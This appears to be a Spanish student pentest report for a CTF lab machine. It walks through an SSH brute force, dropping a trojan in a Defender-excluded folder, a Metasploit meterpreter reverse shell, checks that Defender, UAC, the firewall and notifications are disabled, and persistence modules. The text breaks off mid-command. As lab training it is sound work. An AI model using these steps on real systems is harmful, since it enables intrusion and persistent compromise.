Informe de Pentest CTF

Evasión de Defensas

Versión	Fecha	Auditor	Cambios
1.0	XXXXX	XXXXXX	XXXXXXX

1. Introducción

Este documento presenta los hallazgos y conclusiones del ejercicio de pentesting realizado sobre la máquina “Evasión de Defensas.ova” en el marco del CTF. Describe el alcance, la metodología aplicada (reconocimiento, identificación y explotación controlada de vulnerabilidades) y las vulnerabilidades detectadas. El objetivo de la entrega es demostrar las técnicas empleadas, evaluar el nivel de exposición y seguridad de la máquina.

2. Alcance y objetivos

El alcance de esta auditoría abarca el análisis de seguridad de la máquina “Evasión de Defensas.ova”, centrado en la práctica de evasión y desactivación de controles defensivos, así como en la implantación de mecanismos de persistencia y la escalada de privilegios. Durante la evaluación se aplicaron técnicas de pentesting orientadas a entornos de sistemas operativos, utilizando herramientas específicas para la recopilación de información, detección de fallos y verificación de su impacto real.

Los objetivos principales del proyecto son:

- Identificar vectores de entrada relevantes que permitan evadir controles o afectar la seguridad de la máquina.

- Evaluar su impacto potencial y demostrar la posibilidad de deshabilitar defensas y elevar privilegios de forma controlada hasta NT AUTHORITY\SYSTEM.

- Documentar las pruebas realizadas, las herramientas empleadas y las evidencias obtenidas.

El propósito final de esta entrega es demostrar el proceso de un pentest ético sobre una máquina vulnerable en un entorno aislado, evidenciando la comprensión de las fases, técnicas y tácticas empleadas para la evasión de defensas y la persistencia en un laboratorio de seguridad ofensiva.

3. Metodología

La metodología aplicada sigue el estándar PTES (Penetration Testing Execution Standard) y se estructura en las siguientes fases, adaptadas al ejercicio práctico de Evasión de Defensas::

1. Pre-engagement / Reglas de compromiso

Definición de alcance y reglas del ejercicio (máquina objetivo, límites, archivos/flags a buscar…). El ejercicio se desarrolla exclusivamente sobre una máquina virtual Windows proporcionada para el CTF. El objetivo es realizar actividades de reconocimiento, pruebas de evasión de controles defensivos y post-explotación orientadas a implantar persistencia y lograr el contexto NT AUTHORITY\SYSTEM. Todas las pruebas deben llevarse a cabo únicamente dentro de ese entorno controlado.

2. Intelligence Gathering / Recolección de información

Búsqueda y recopilación de todo dato útil sobre la máquina y su entorno (dirección IP, servicios expuestos, tecnologías y versiones, comparticiones SMB, usuarios detectables, vectores de acceso remoto. Se emplean técnicas activas y controladas (por ejemplo, escaneos Nmap adecuados al entorno), y enumeración de servicios para preparar las fases posteriores. Esta información alimenta el modelado de amenazas y la priorización de vectores a investigar.

3. Threat Modeling y Priorización / Modelado de Amenazas y priorización

A partir de la información recogida se identifican activos críticos (servidor web, puertos abiertos, servicios con versiones antiguas) y se priorizan vectores de ataque potenciales según probabilidad e impacto (p. ej. servicio SSH con credenciales débiles o vulnerable a ataques de fuerza bruta). Esta fase guía el enfoque del análisis de vulnerabilidades y explotación.

4. Vulnerability Analysis / Análisis de vulnerabilidades

A partir de la información recogida se identifican activos y controles críticos (servicios expuestos, procesos con privilegios elevados, módulos de protección en ejecución) y se priorizan vectores de ataque potenciales según probabilidad e impacto (por ejemplo, servicios que ejecutan código con permisos elevados, configuraciones de firewall permisivas o mecanismos de actualización locales mal configurados). Esta fase guía el enfoque del análisis de vulnerabilidades y explotación, con especial atención a vectores que permitan evadir o deshabilitar defensas en el laboratorio.

5. Exploitation / Explotación

Identificación sistemática de fallos mediante análisis manual y herramientas automatizadas orientadas a categorías relevantes (configuraciones inseguras de servicios Windows, explotación de vectores que permitan obtener acceso inicial o credenciales y pruebas dirigidas a comprobar la efectividad de las defensas en la VM, comparticiones accesibles, errores de configuración de UAC/Firewall/Defender). En este CTF se priorizan vectores que permitan acceso inicial o debiliten controles defensivos, siempre dentro del alcance y con pruebas no destructivas.

6. Post-Exploitation / Post-Explotación

En esta fase se identifican, extraen y registran de forma ordenada los artefactos relevantes: escalada de privilegios para alcanzar NT AUTHORITY\SYSTEM, comprobación de configuraciones que permitan persistencia, además de la evaluación de la capacidad del entorno para detectar y responder a las acciones. Se documentan los comandos reproducibles, salidas relevantes y capturas/volcados como evidencia.

7. Reporting / Documentación y Recomendaciones

Registro detallado de pruebas: comandos ejecutados y outputs relevantes para cada objetivo (método usado para identificar la IP, resultados del escaneo y mapeo de servicios, métodos de enumeración empleados, pruebas utilizadas para validar la efectividad de controles, evidencias de persistencia y escalada). Adjuntar capturas de pantalla, volcados relevantes (salidas, ficheros de configuración, dumps si aplica). Inventario de herramientas y utilidades empleadas: Nmap, herramientas de enumeración (por ejemplo para servicios SSH o SMB), utilidades de enumeración y post-explotación para entornos Windows (PowerShell, Regedit, herramientas de auditoría y enumeración local), y utilidades de análisis de credenciales y persistencia.

4. Resultados

Durante la prueba de penetración sobre la máquina “Evasión de Defensas.ova”, se identificaron diversas vulnerabilidades y configuraciones inseguras diseñadas para evaluar la seguridad del sistema. Cada hallazgo se documenta incluyendo:

- Nivel de criticidad: Clasificación del riesgo según su impacto sobre la confidencialidad, integridad y disponibilidad.
- Evidencia: Capturas de pantalla, logs y resultados que respaldan la existencia de la vulnerabilidad.
- Recomendación de mitigación: Medidas correctivas para reducir o eliminar el riesgo.

Todas las evidencias (capturas de pantalla) recopiladas durante el análisis se presentan en esta sección, garantizando trazabilidad y soporte completo de los hallazgos.

DÍA D - EJERCICIO FINAL - CTF EVASIÓN DE DEFENSAS

Prerrequisitos

Descargar la máquina "Evasión de Defensas.ova" de: Drive > Máquinas Virtuales > U1 - Red Team

Importar y encender la máquina virtual

Evasión de Defensas

El reto consiste en explotar controles de seguridad de la máquina para evadir y deshabilitar

todas sus defensas, conseguir implantar mecanismos de

persistencia y alcanzar el contexto NT AUTHORITY\SYSTEM.

El resumen de los pasos para completar este CTF se proporciona a continuación:

Obtener la dirección IP de la máquina de destino sin interactuar directamente con el entorno

Realizar escaneos evasivos para identificar el mayor número posible de puertos abiertos y cerrados

Explotar servicios vulnerables para extraer credenciales de acceso

Usar las credenciales exfiltradas para obtener una shell inicial

Si procede, evadir Windows UAC y elevar privilegios

Desactivar las notificaciones emergentes (Windows Toast) del sistema

Desactivar Windows UAC

Desactivar Windows Firewall

Desactivar Windows Defender

Implantar mecanismos de persistencia y verificar su funcionamiento tras reiniciar el sistema

Obtener el contexto NT AUTHORITY\SYSTEM

El ejercicio tiene como objetivo la entrega de un informe PTES sobre este CTF (platilla disponible en material complementario).

Hay que documentar el CTF para realizar la entrega en moodle. Este debe incluir como mínimo:


Explicación de como se ha superado cada prueba y/o nivel.

Capturas de pantalla que evidencien como se ha superado cada prueba y/o nivel.

Hago un nmap veo la IP de la máquina atacante que es 10.0.2.15


Abro la consola

Voy a ssh login y le cambio las opciones y exploto.




Veo la contraseña de la máquina que es 1234567890


Con ssh accedo a la máquina virtual.



Creamos el troyano y comprobamos que se ha creado.




Uso la query para ver las rutas de exclusión y veo que la ruta entre otras la ruta de music que es la que voy a usar.



Cargo el bicho en la ruta de music del ssh

Veo que se ha cargado el troyano



Voy a multi handler cambio las opciones y lo exploto

```
msf auxiliary(scanner/ssh/ssh_login) > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > options

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST                   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > set LHOST 10.0.2.112
LHOST => 10.0.2.112
msf exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 10.0.2.112:4444
```

Aquí lo ejecuto para que me de la sesión meterpreter.

```
user@WIN11ENTERPRISE C:\Users\User\Music>dir
 El volumen de la unidad C es Windows
 El número de serie del volumen es: 3292-A290

 Directorio de C:\Users\User\Music

13/11/2025  13:12    <DIR>          .
09/11/2025  16:04    <DIR>          ..
13/11/2025  13:12             7.680 ignacio.exe
               1 archivos          7.680 bytes
               2 dirs  92.189.593.600 bytes libres

user@WIN11ENTERPRISE C:\Users\User\Music>ignacio.exe

user@WIN11ENTERPRISE C:\Users\User\Music>
```

Obtengo la meterpreter y me voy a la Shell.

Pongo la query para ver si existe alguna ventana emergente.

Borro con powershell notificaciones emergentes

```
C:\Users\User\Music>reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\PushNotifications" /v ToastEnabled
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\PushNotifications" /v ToastEnabled

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\PushNotifications
    ToastEnabled    REG_DWORD    0x0


C:\Users\User\Music>
```

Consulto windows defender

```
C:\Users\User\Music> reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Features\Controls"
Borrar: reg query "HKLM\SOFTWARE\Microsoft\Windows Defender\Features\Controls"

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows Defender\Features\Controls
    7    REG_DWORD    0x1
    9    REG_DWORD    0x1
    10    REG_DWORD    0x1
    13    REG_DWORD    0x1
    15    REG_DWORD    0x1
    21    REG_DWORD    0x1
    22    REG_DWORD    0x3e
    30    REG_DWORD    0x67
    31    REG_DWORD    0x2328
    32    REG_DWORD    0x0
    48    REG_DWORD    0x1
    50    REG_DWORD    0x0
    52    REG_DWORD    0x8
    54    REG_DWORD    0x1
    69    REG_DWORD    0x1
    78    REG_DWORD    0x2
    83    REG_DWORD    0x1
    89    REG_DWORD    0x1
    100    REG_DWORD    0x1
    101    REG_DWORD    0x1
    103    REG_DWORD    0x1
    108    REG_DWORD    0x1
    115    REG_DWORD    0xf
    116    REG_DWORD    0x3
    117    REG_DWORD    0x96b4268
    118    REG_DWORD    0x96b4650
    119    REG_DWORD    0x64
    120    REG_DWORD    0x64
    123    REG_DWORD    0x191
    124    REG_DWORD    0xf
    131    REG_DWORD    0x0
    134    REG_DWORD    0x1
    136    REG_DWORD    0x1
    137    REG_DWORD    0x1
    138    REG_DWORD    0x1
    148    REG_DWORD    0x1
    156    REG_DWORD    0x1
    172    REG_DWORD    0x3
    187    REG_DWORD    0x1
    _4    REG_DWORD    0x1
    _5    REG_DWORD    0x1
    _7    REG_DWORD    0x1
    _9    REG_DWORD    0x1
    _13    REG_DWORD    0x1
    _15    REG_DWORD    0x3
    _16    REG_DWORD    0x1
    _17    REG_DWORD    0x1
    _20    REG_DWORD    0x400
    _23    REG_DWORD    0x1
    _24    REG_DWORD    0x1


C:\Users\User\Music>
```

Veo ahora que Windows defender esta desactivado

```
C:\Users\User\Music>reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware
reg query "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender" /v DisableAntiSpyware

HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Microsoft Defender
    DisableAntiSpyware    REG_DWORD    0x1


C:\Users\User\Music>
```


Desactivo Windows UAC

```
C:\Users\User\Music>reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA
reg query "HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System" /v EnableLUA

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Policies\System
    EnableLUA    REG_DWORD    0×0
```

Aquí se ve como tengo todos los servicios desactivados.


```
C:\Users\User\Music>netsh advfirewall show all
netsh advfirewall show all

Configuraci◆n de Perfil de dominio:
----------------------------------------------------------------------
Estado                                DESACTIVAR
Directiva de firewall                 BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (solo almac◆n de GPO)
LocalConSecRules                      N/A (solo almac◆n de GPO)
InboundUserNotification               Habilitar
RemoteManagement                      Deshabilitar
UnicastResponseToMulticast            Habilitar

Registro:
LogAllowedConnections                 Deshabilitar
LogDroppedConnections                 Deshabilitar
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


Configuraci◆n de Perfil privado:
----------------------------------------------------------------------
Estado                                DESACTIVAR
Directiva de firewall                 BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (solo almac◆n de GPO)
LocalConSecRules                      N/A (solo almac◆n de GPO)
InboundUserNotification               Habilitar
RemoteManagement                      Deshabilitar
UnicastResponseToMulticast            Habilitar

Registro:
LogAllowedConnections                 Deshabilitar
LogDroppedConnections                 Deshabilitar
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096


Configuraci◆n de Perfil p◆blico:
----------------------------------------------------------------------
Estado                                DESACTIVAR
Directiva de firewall                 BlockInbound,AllowOutbound
LocalFirewallRules                    N/A (solo almac◆n de GPO)
LocalConSecRules                      N/A (solo almac◆n de GPO)
InboundUserNotification               Habilitar
RemoteManagement                      Deshabilitar
UnicastResponseToMulticast            Habilitar

Registro:
LogAllowedConnections                 Deshabilitar
LogDroppedConnections                 Deshabilitar
FileName                              %systemroot%\system32\LogFiles\Firewall\pfirewall.log
MaxFileSize                           4096

Aceptar


C:\Users\User\Music>
```

Hago un background de la sesión y me voy al módulo de suggester



```
meterpreter > bg
[*] Backgrounding session 1...
msf exploit(multi/handler) > search platform:windows persistence

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/windows/local/ps_wmi_exec                     2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   1   exploit/windows/local/linqpad_deserialization_persistence  2024-12-03       normal     Yes    LINQPad Deserialization Exploit
   2   exploit/multi/persistence/obsidian_plugin             2022-09-16       excellent  Yes    Obsidian Plugin Persistence
   3     \_ target: Auto                                     .                .          .      .
   4     \_ target: Linux                                    .                .          .      .
   5     \_ target: OSX                                      .                .          .      .
   6     \_ target: Windows                                  .                .          .      .
   7   post/multi/recon/persistence_suggester                .                normal     No     Persistence Exploit Suggester
   8   exploit/windows/local/vss_persistence                 2011-10-21       excellent  No     Persistent Payload in Windows Volume Shadow Copy
   9   post/windows/manage/sshkey_persistence                .                good       No     SSH Key Persistence
   10  post/windows/manage/sticky_keys                       .                normal     No     Sticky Keys Persistence Module
   11    \_ action: ADD                                      .                .          .      Add the backdoor to the target.
   12    \_ action: REMOVE                                   .                .          .      Remove the backdoor from the target.
   13  exploit/windows/local/wmi_persistence                 2017-06-06       normal     No     WMI Event Subscription Persistence
   14  post/windows/gather/enum_ad_managedby_groups          .                normal     No     Windows Gather Active Directory Managed Groups
   15  post/windows/manage/persistence_exe                   .                normal     No     Windows Manage Persistent EXE Payload Installer
   16  exploit/windows/local/s4u_persistence                 2013-01-02       excellent  No     Windows Manage User Level Persistent Payload Installer
   17  exploit/windows/local/persistence                     2011-10-19       excellent  No     Windows Persistent Registry Startup Payload Installer
   18  exploit/windows/local/persistence_service             2018-10-20       excellent  No     Windows Persistent Service Installer
   19  exploit/windows/persistence/image_exec_options        2008-06-28       excellent  Yes    Windows Silent Process Exit Persistence


Interact with a module by name or index. For example info 19, use 19 or use exploit/windows/persistence/image_exec_options

msf exploit(multi/handler) > use 17
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION                    yes       The session to run this module on
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Payload options (windows/meterpreter/reverse_tcp):
```

Veo que esta todo bien cambiando el host, payload y puerto.




```
msf exploit(windows/local/persistence) > set payload windows/meterpreter/reverse_tcp
